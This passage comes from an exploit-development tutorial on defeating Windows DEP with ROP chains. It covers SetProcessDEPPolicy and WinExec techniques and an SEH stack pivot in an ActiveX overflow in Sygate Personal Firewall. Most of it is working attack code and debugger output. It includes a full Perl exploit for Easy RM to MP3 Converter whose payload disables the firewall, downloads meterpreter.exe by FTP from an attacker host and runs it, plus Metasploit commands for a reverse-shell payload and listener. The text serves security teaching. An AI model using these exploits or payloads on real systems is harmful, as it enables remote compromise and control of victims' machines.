Another way to bypass DEP would be to use a call to SetProcessDEPPolicy(), basically turning off DEP for the process.

This function needs 2 parameters on the stack : a pointer to the shellcode (dynamically generated), and zero.

Since we only have a limited number of parameters, I'll try to use a different technique to put the parameters on the stack... PUSHAD

A pushad instruction will put the registers onto the stack. When the registers are pushed onto the stack, then this is how the top of the stack will look like :

- EDI
- ESI
- EBP
- value pointing to stack right after this block
- EBX
- EDX
- ECX
- EAX

That means that, if we position our nops/shellcode right after this block, then perhaps we can take advantage of the fact that we'll have a value on the stack that points to our shellcode "auto magically".

Next, the pushad will return to the top of the stack (value that can be manipulated using EDI). So that provides us with the perfect path to make this work.

In order to put the right parameters in the right place, we have to craft the registers with the following values :

- EDI = pointer to RET (slide to next instruction : rop nop)
- ESI = pointer to RET (slide to next instruction : rop nop)
- EBP = pointer to SetProcessDEPPolicy()
- EBX = pointer to zero
- EDX, ECX and EAX don't really matter

After the pushad, the stack will look like this :


- RET (taken from EDI)
- RET (taken from ESI)
- SetProcessDEPPolicy()   (taken from EBP)
- Pointer to shellcode (auto magically inserted by pushad)
- Zero (taken from EBX)
- EDX (junk)
- ECX (junk)
- EAX (junk)
- nops
- shellcode

The rop chain to do this might look something like this :

```
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#put zero in EBX
my $rop=pack('V',0x100109EC);  #POP EBX
$rop=$rop.pack('V',0xFFFFFFFF);  #<- will be put in EBX
$rop=$rop.pack('V',0x1001C1A5); #INC EBX, EBX = 0 now
$rop=$rop.pack('V',0x10014F75); #POP EBP
$rop=$rop.pack('V',0x7C8622A4);  #<- SetProcessDEPPolicy, into EBP
#put RET in EDI (needed as NOP)
$rop=$rop.pack('V',0x1001C07F); #POP EDI (pointer to RET)
$rop=$rop.pack('V',0x1001C080); #RET
#put RET in ESI as well (NOP again)
$rop=$rop.pack('V',0x10010C31); #POP ESI
$rop=$rop.pack('V',0x1001C080); #RET
$rop=$rop.pack('V',0x100184FA);  #PUSHAD
#ESP will now automagically point at nops
```

(Just append nops + shellcode to this rop chain and you're all set)

Result :



ropped by corelanc0d3r using SetProcessDEPPolicy()

Direct RET - ROP Version 4 - ret-to-libc : WinExec()

So far, I have explained a few ways to bypass DEP, using specific Windows functions. In every case, the real challenge behind the technique is to find reliable ROP gadgets that will craft your stack and call the function.

I think it's important to note that a "classic" ret-to-libc - style method (using WinExec() for example) might still be a valuable technique as well.

While putting together the stack to make a successful call to WinExec() will require some ROP, it is still different from the other DEP bypass techniques, because we are not going to execute custom shellcode. So we don't really need to change execution flags or disable DEP. We just are going to call a windows function and use a pointer to a series of OS commands as a parameter.

http://msdn.microsoft.com/en-us/library/ms687393(VS.85).aspx

```
UINT WINAPI WinExec(
  __in  LPCSTR lpCmdLine,
  __in  UINT uCmdShow
);
```

First argument is a pointer to the command to execute, and the second parameter indicates the window behavior. Some examples :

- 0 = Hide window
- 1 = Show normal
- 10 = Show default
- 11 = Force minimize

In order to make this one work, you will need to add a return address to the parameters (first parameter to be precise). This can just be any address, but there has to be something in that field. So, this is what the stack should look like

- return address
- pointer to the command
- 0x00000000 (HIDE)

On XP SP3, WinExec is located at 0x7C86250D

Take a look at this example :

```
#ROP based exploit for Easy RM to MP3 Converter
#Uses WinExec()
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------------------------------------------------#
#WinExec 7C86250D
#------------------------------------------------#
my $evilIP="192.168.0.189";
my $rop=pack('V',0x100109EC); #POP EBX
$rop=$rop.pack('V',0xFFFFFFFF);  #<- will be put in EBX
$rop=$rop.pack('V',0x1001C1A5); #INC EBX, EBX = 0 = HIDE
$rop=$rop.pack('V',0x10014F75);  #POP EBP
$rop=$rop.pack('V',0xFFFFFFFF); #return address for WinExec
$rop=$rop.pack('V',0x10010C31); #POP ESI
$rop=$rop.pack('V',0x7C86250D); #WinExec()
$rop=$rop.pack('V',0x1001C07F); #POP EDI
$rop=$rop.pack('V',0x1001C080); #RET, put in EDI (NOP)
$rop=$rop.pack('V',0x1002CC86); #pushad + ret

my $cmd='cmd /c "net stop SharedAccess && ';
$cmd=$cmd."echo user anonymous > ftp.txt && ";
$cmd=$cmd."echo anonymous@bla.com >> ftp.txt && ";
$cmd=$cmd."echo bin >> ftp.txt && ";
$cmd=$cmd."echo get meterpreter.exe >> ftp.txt ";
$cmd=$cmd."&& echo quit >> ftp.txt && ";
$cmd=$cmd."ftp -n -s:ftp.txt ".$evilIP." && ";
$cmd=$cmd.'meterpreter.exe"'."\n";
#it's ok to put a null byte, EIP is already overwritten

my $payload = $junk.$eip.$junk2.$rop.$cmd;

print "Payload size : ".length($payload)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

First, 0x00000000 is placed into EBX (POP 0xFFFFFFFF into ebx, and then INC EBX is called), then the registers are set up to do a PUSHAD call (basically I put the return address in EBP, the WinExec() pointer into ESI, and a RET (NOP) into EDI).

The command above will only work if the firewall service on the XP machine is stopped. If the PC is not running windows firewall, you may have to remove the "net stop SharedAccess" piece.

$evilIP is your attacker machine, running an ftp server which contains meterpreter.exe, created using the following metasploit command :


```
./msfpayload windows/meterpreter/reverse_tcp RHOST=192.168.0.189 RPORT=4444
    LHOST=192.168.0.189 LPORT=4444 X > meterpreter.exe
```

(put everything on one line and copy the file to the FTP server root)

On the attacker machine, set up a metasploit multihandler listener :

```
./msfcli multi/handler payload=windows/meterpreter/reverse_tcp
      lhost=192.168.0.189 lport=4444 E
```

Result :



```
root@krypt2:/pentest/exploits/framework3# ./msfcli multi/handler payload=windows/me
terpreter/reverse_tcp lhost=192.168.0.189 lport=4444 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.0.189:4444
[*] Starting the payload handler...
[*] Sending stage (748032 bytes) to 192.168.0.195
[*] Meterpreter session 1 opened (192.168.0.189:4444 -> 192.168.0.195:1156)

meterpreter >
```

As you can see, even a simple pointer to WinExec will allow you to bypass DEP (works for all cases !) and get you a meterpreter shell.

SEH Based - The ROP version - WriteProcessMemory()

In order to demonstrate how SEH based exploits can be turned into a ROP version, I will use an recently published vulnerability, discovered by Lincoln, targeting an ActiveX buffer overflow in Sygate Personal Firewall 5.6. As we can see in the advisory, the SetRegString() function in sshelper.dll is susceptible to a buffer overflow, which is overwriting the exception handler.

You can get a copy of the exploit here : http://www.exploit-db.com/exploits/13834

This function takes 5 arguments. The 3rd argument is the one that will take you to the buffer overflow :

```
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9' id='target' ></object>
<script language='vbscript'>
arg1=1
arg2=1
arg3=String(28000,"A")
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
```

On IE6 and IE7, the SEH record is overwritten after 3348 bytes. (so 3348 bytes to nseh, and 3352 bytes to seh)

In a typical (non-ROP) exploit, we would probably end up overwriting nseh with a short jump forward (\xeb\x06\x90\x90) and seh with a pointer to pop/pop/ret. As explained earlier, this approach is not going to work when DEP is enabled, because we cannot execute code before actually disabling/bypassing DEP first.

However, there is an easy way to overcome this issue. We just need to pivot back to the stack when the exception handler (the one that we have overwritten) kicks in.

So basically, we don't really care about nseh (4 bytes), so we'll create a little script that will overwrite SE Handler after 3352 bytes.

What we are interested in, is seeing how far our buffer (on the stack) is away when the SE Handler gets called. So we will overwrite SE Handler with a valid pointer to an instruction. At this type, just to see where our buffer is, any instruction will do, because we only want to see how far our buffer is away when we jump to that instruction.


Triggering the bug

We'll put a pointer to RET into SE Handler (we'll just take one from sshelper.dll for now : 0x0644110C), and then add 25000 more bytes (to trigger the access violation). Our test exploit script so far will look something like this :

```
<html>
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9' id='target' ></object>
<script language='vbscript'>
junk  = String(3352, "A")
seh = unescape("%0C%11%44%06")
junk2 = String(25000, "C")
arg1=1
arg2=1
arg3= junk + seh + junk2
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
</html>
```

Save the html file to your c: drive and open it in Internet Explorer. Attach Immunity Debugger to iexplore.exe. Allow the activeX object to run (you may have to click OK twice) and let Immunity catch the exception.

When you observe the SEH chain, you should that we have overwritten the SE Handler with our pointer to RET :




```
00416098 00 00 00 00 00 00 00 00 ........
004160A0 00 00 00 00 00 00 B7 AA ......╖¬
004160A8 B7 00 00 00 00 00 00 00 ╖.......
```

SEH chain of thread 00000480

```
Address  SE handler
01A6E658 RPCRT4.77EA04B8
01A6F468 SSHelper.0644110C
```


```
[23:18:44] Exception 000006EF - use Shift+F7/F8/F9 to pass exception to program
```

If you get the SEH chain view like the screenshot above (2 SEH records), press Shift F9 just once. Then you should see the same register / stack view when you would only have seen one SEH record :




```
Registers (FPU)
EAX FFFFFFFF
ECX 7C91005D ntdll.7C91005D
EDX 43434343
EBX 06400400 SSHelper.06400400
ESP 01A6E71C
EBP [illegible]
ESI [illegible]
EDI 01A6F4E4 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EIP 06469594 SSHelper.06469594
[illegible]
```

Scroll down in the stack view until you see your overwritten SE Handler :




```
01A6F444  41414141  AAAA
01A6F448  41414141  AAAA
01A6F44C  41414141  AAAA
01A6F450  41414141  AAAA
01A6F454  41414141  AAAA
01A6F458  00000000  ....
01A6F45C  00000001  ☺...
01A6F460  00000000  ....
01A6F464  00000000  ....
01A6F468  41414141  AAAA  Pointer to next SEH record
01A6F46C  0644110C  .◄D♦  SE handler
01A6F470  43434343  CCCC
01A6F474  43434343  CCCC
01A6F478  43434343  CCCC
01A6F47C  43434343  CCCC
01A6F480  43434343  CCCC
```

Set a breakpoint on 0x0644110C and pass the exception to the application (Press Shift F9). The registers now contain this :




```
Registers (FPU)
EAX 00000000
ECX 0644110C SSHelper.0644110C
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 01A6E34C
EBP 01A6E36C
ESI 00000000
EDI 00000000

EIP 0644110C SSHelper.0644110C
```

and the top of the stack looks like this :



```
01A6E34C  7C9032A8  ¿2ɛ!  RETURN to ntdll.7C9032A8
01A6E350  01A6E434  4Ξ¦0
01A6E354  01A6F468  h┌¦0
01A6E358  01A6E450  PΞ¦0
01A6E35C  01A6E408  ◘Ξ¦0
01A6E360  01A6F468  h┌¦0  Pointer to next SEH record
01A6E364  7C9032BC  ╝2ɛ!  SE handler
01A6E368  01A6F468  h┌¦0
01A6E36C  01A6E41C  ∟Ξ¦0
01A6E370  7C90327A  z2ɛ!  RETURN to ntdll.7C90327A from ntdll.7C903282
01A6E374  01A6E434  4Ξ¦0
01A6E378  01A6F468  h┌¦0
01A6E37C  01A6E450  PΞ¦0
01A6E380  01A6E408  ◘Ξ¦0
01A6E384  0644110C  .◄D♦  SSHelper.0644110C
01A6E388  01A6F4E4  Σ┌¦0  ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
01A6E38C  01A6E434  4Ξ¦0
01A6E390  01A6F468  h┌¦0
01A6E394  7C92AA0F  ☼¬ɛ!  RETURN to ntdll.7C92AA0F from ntdll.7C903247
01A6E398  01A6E434  4Ξ¦0
01A6E39C  01A6F468  h┌¦0
01A6E3A0  01A6E450  PΞ¦0
01A6E3A4  01A6E408  ◘Ξ¦0
01A6E3A8  0644110C  .◄D♦  SSHelper.0644110C
```


Scroll down until you see the first part of your buffer (A's) :



```
01A6E724  02A20084  ä.ó0
01A6E728  064AA418  ñ%J♠  SSHelper.064AA418
01A6E72C  02724DB4  ┤Mr0  ASCII "AAAAAAAAAAAAAAAAAAAA
01A6E730  02723728  (7r0  ASCII "defaultV"
01A6E734  02723778  x7r0  ASCII "defaultV"
01A6E738  02722168  h!r0
01A6E73C  064AA0A4  ñáJ♠  SSHelper.064AA0A4
01A6E740  02722180  Ç!r0
01A6E744  064C0348  H♥L♠  SSHelper.064C0348
01A6E748  027221C0  └!r0
01A6E74C  02722168  h!r0
01A6E750  00000001  0...
01A6E754  41414141  AAAA
01A6E758  41414141  AAAA
01A6E75C  41414141  AAAA
01A6E760  41414141  AAAA
01A6E764  41414141  AAAA
01A6E768  41414141  AAAA
01A6E76C  41414141  AAAA
01A6E770  41414141  AAAA
01A6E774  41414141  AAAA
01A6E778  41414141  AAAA
01A6E77C  41414141  AAAA
01A6E780  41414141  AAAA
```

Stack pivoting

So, we find our buffer back at ESP (01A6E34C + 1032 bytes). That means that, if we want to return from the SE Handler to our buffer, we have to pivot the stack with at least 1032 bytes (0x408 or more). My good friend Lincoln generated his rop file and found a pointer to ADD ESP,46C + RET in sshelper.dll at 0x06471613



CPU - thread 00000480, module SSHelper

```
06471613  81C4 6C040000    ADD ESP,46C
06471619  C3               RETN
0647161A  FF15 18934006    CALL DWORD PTR DS:[<&KERNEL
06471620  8B8C24 60040000  MOV ECX,DWORD PTR SS:[ESP+4
06471627  64:890D 0000000  MOV DWORD PTR FS:[0],ECX
0647162E  81C4 6C040000    ADD ESP,46C
06471634  C3               RETN
06471635  90               NOP
06471636  90               NOP
06471637  90               NOP
06471638  90               NOP
06471639  90               NOP
```

```
u 0x06471613
```

That means that, if we overwrite our SE Handler with a pointer to ADD ESP,46C + RET, then that should make us land back in our controlled buffer and start our rop chain.

Modify the script and replace the "seh = ..." line with

```
seh = unescape("%13%16%47%06")
```

Open the file in Internet Explorer again (Immunity debugger attached to it), and let the activeX object run. When the crash occurs, observe the SEH chain and verify that it is overwritten with the correct pointer

Set a breakpoint to 0x06471613. Pass the exception to the application (twice if needed,) until the breakpoint is hit.


CPU - thread 00000480, module SSHelper

```
06471613  81C4 6C040000    ADD ESP,46C
06471619  C3               RETN
0647161A  FF15 18934006    CALL DWORD PTR DS:[<&KERNEL
06471620  8B8C24 60040000  MOV ECX,DWORD PTR SS:[ESP+4
06471627  64:890D 0000000  MOV DWORD PTR FS:[0],ECX
0647162E  81C4 6C040000    ADD ESP,46C
06471634  C3               RETN
          90               NOP
          90               NOP
          90               NOP
          90               NOP
```

```
u 0x06471613
```

At this point, ESP points to 01A5E330

Then use F7 to step through the instructions. When the "ADD ESP,46C" instruction is executed, check ESP (and the contents at the top of the stack) :



Awesome, that means that we have been able to pivot the stack and land back in a location where we can initiate the rop chain.

From that point forward, this exploit can be built just like any other rop based exploit :

- Set your strategy (WriteProcessMemory() in this case, but you can obviously use another technique as well),
- Get your rop gadgets (!pvefindaddr rop),
- and build the chain

But first of all, you will need to figure out where exactly in the A's we will land, so we can start the rop chain in the right place.

You will notice that, when you try to locate the offset (IE6, IE7), that the offset may change. It may vary somewhere between 72 bytes and 100 bytes (100 bytes max)

That means that we are not 100% sure where we will land in the buffer.

How can we survive that ? We know the concept of nop's, to allow trampolines to be a little bit "off" when jumping to shellcode. But is there such a thing as a rop-compatible nop ?

ROP NOP

Of course there is. Remember "direct RET sploit version 3" ? We already used a slide to walk to the next address on the stack.

In order to be able to make the exploit generic (without having to create multiple rop chains inside a single exploit), you can simply "spray" some regions of the stack with ROP NOPs, basically represented by pointers to RET. Every time the RET is called, it will slide /jump to the next ret without really doing anything bad.

So that's kinda like a nop.

> A pointer is made up of 4 bytes, so it will be important to align these pointers, making sure that, when EIP returns to the stack, it would land & execute the instructions at the pointer (and would not land in the middle of a pointer, breaking the chain), or would land directly at the first gadget of your rop chain.

Finding rop nops is not that hard. Any pointer to RET will do.

Back to our exploit

Building the ROP chain - WriteProcessMemory()

Crafting the stack for a given function can be done in many ways. I will simply explain how Lincoln built his rop chain and turned the bug into a working DEP bypassing exploit.

> Important note : we have to deal with bad characters : bytes between 80 and 9f must be avoided.


In his exploit, Lincoln decided to use PUSHAD to put the parameters on the stack, in the right place, and then make the call to the function (WriteProcessMemory() in this case).

First of all, to make sure the rop chain gets launched, even if the location where we land after the ADD ESP,46C instruction is different, he used a number of RET pointers (0x06471619) as nop's :

```
rop = rop + String(72, "D")                  '#Junk
rop = rop + unescape("%19%16%47%06")         '#Nop
rop = rop + unescape("%19%16%47%06")         '#Nop
rop = rop + unescape("%19%16%47%06")         '#Nop
rop = rop + unescape("%19%16%47%06")         '#Nop
rop = rop + unescape("%19%16%47%06")         '#Nop
rop = rop + unescape("%19%16%47%06")         '#Nop
rop = rop + unescape("%19%16%47%06")         '#Nop
```


Then he puts 0x064BC001 into ebp (using a pop ebp + ret gadget at 0x0644B633), and uses a chain of pop instructions (at 0x0647B965) to load 5 "parameters" into registers :

```
'#alignment
rop = rop + unescape("%7c%bd%47%06")     '#(POP into EDI to call eax to WPM)
rop = rop + unescape("%49%50%45%06")     '#(pop into ESI add esp +4 #junk #retn)
rop = rop + unescape("%41%41%41%41")     '#Junk
rop = rop + unescape("%ff%ff%ff%ff")     '#(pop into EBX -1 to add to EAX for sc len)
rop = rop + unescape("%50%50%50%50")     '#(pop into ECX used for adding/sub registers)
```




```
CPU - thread 00000E80, module SSHelper
0647B965   8BD5      MOV EDX,EBP
0647B967   5F        POP EDI
0647B968   5E        POP ESI
0647B969   5D        POP EBP
0647B96A   5B        POP EBX
0647B96B   59        POP ECX
0647B96C   C3        RETN
```

After these 5 POP's got executed, the registers look like this :




```
Registers (FPU)
EAX 00000000
ECX 50505050
EDX 064BC001 SSHelper.064BC001
EBX FFFFFFFF
ESP 01A6E7B4
EBP 41414141
ESI 06455049 SSHelper.06455049
EDI 0647BD7C SSHelper.0647BD7C

EIP 0647B96C SSHelper.0647B96C
```

Next, he will generate the shellcode length. He used 3 ADD EAX,80 instructions and then adds the sub to the current value in EBX :



```
'#ebx
rop = rop + unescape("%b2%7d%48%06")     '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")     '#Junk
rop = rop + unescape("%b2%7d%48%06")     '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")     '#Junk
rop = rop + unescape("%b2%7d%48%06")     '#ADD EAX,80 # POP EBP # RETN
rop = rop + unescape("%41%41%41%41")     '#Junk
rop = rop + unescape("%d9%c4%47%06")     '#ADD EBX,EAX # PUSH 1 # POP EAX # RETN
```

Result :




```
Registers (FPU)
EAX 00000180
ECX 50505050
EDX 064BC001 SSHelper.064BC001
EBX 0000017F
ESP 01A6E7D0
EBP 41414141
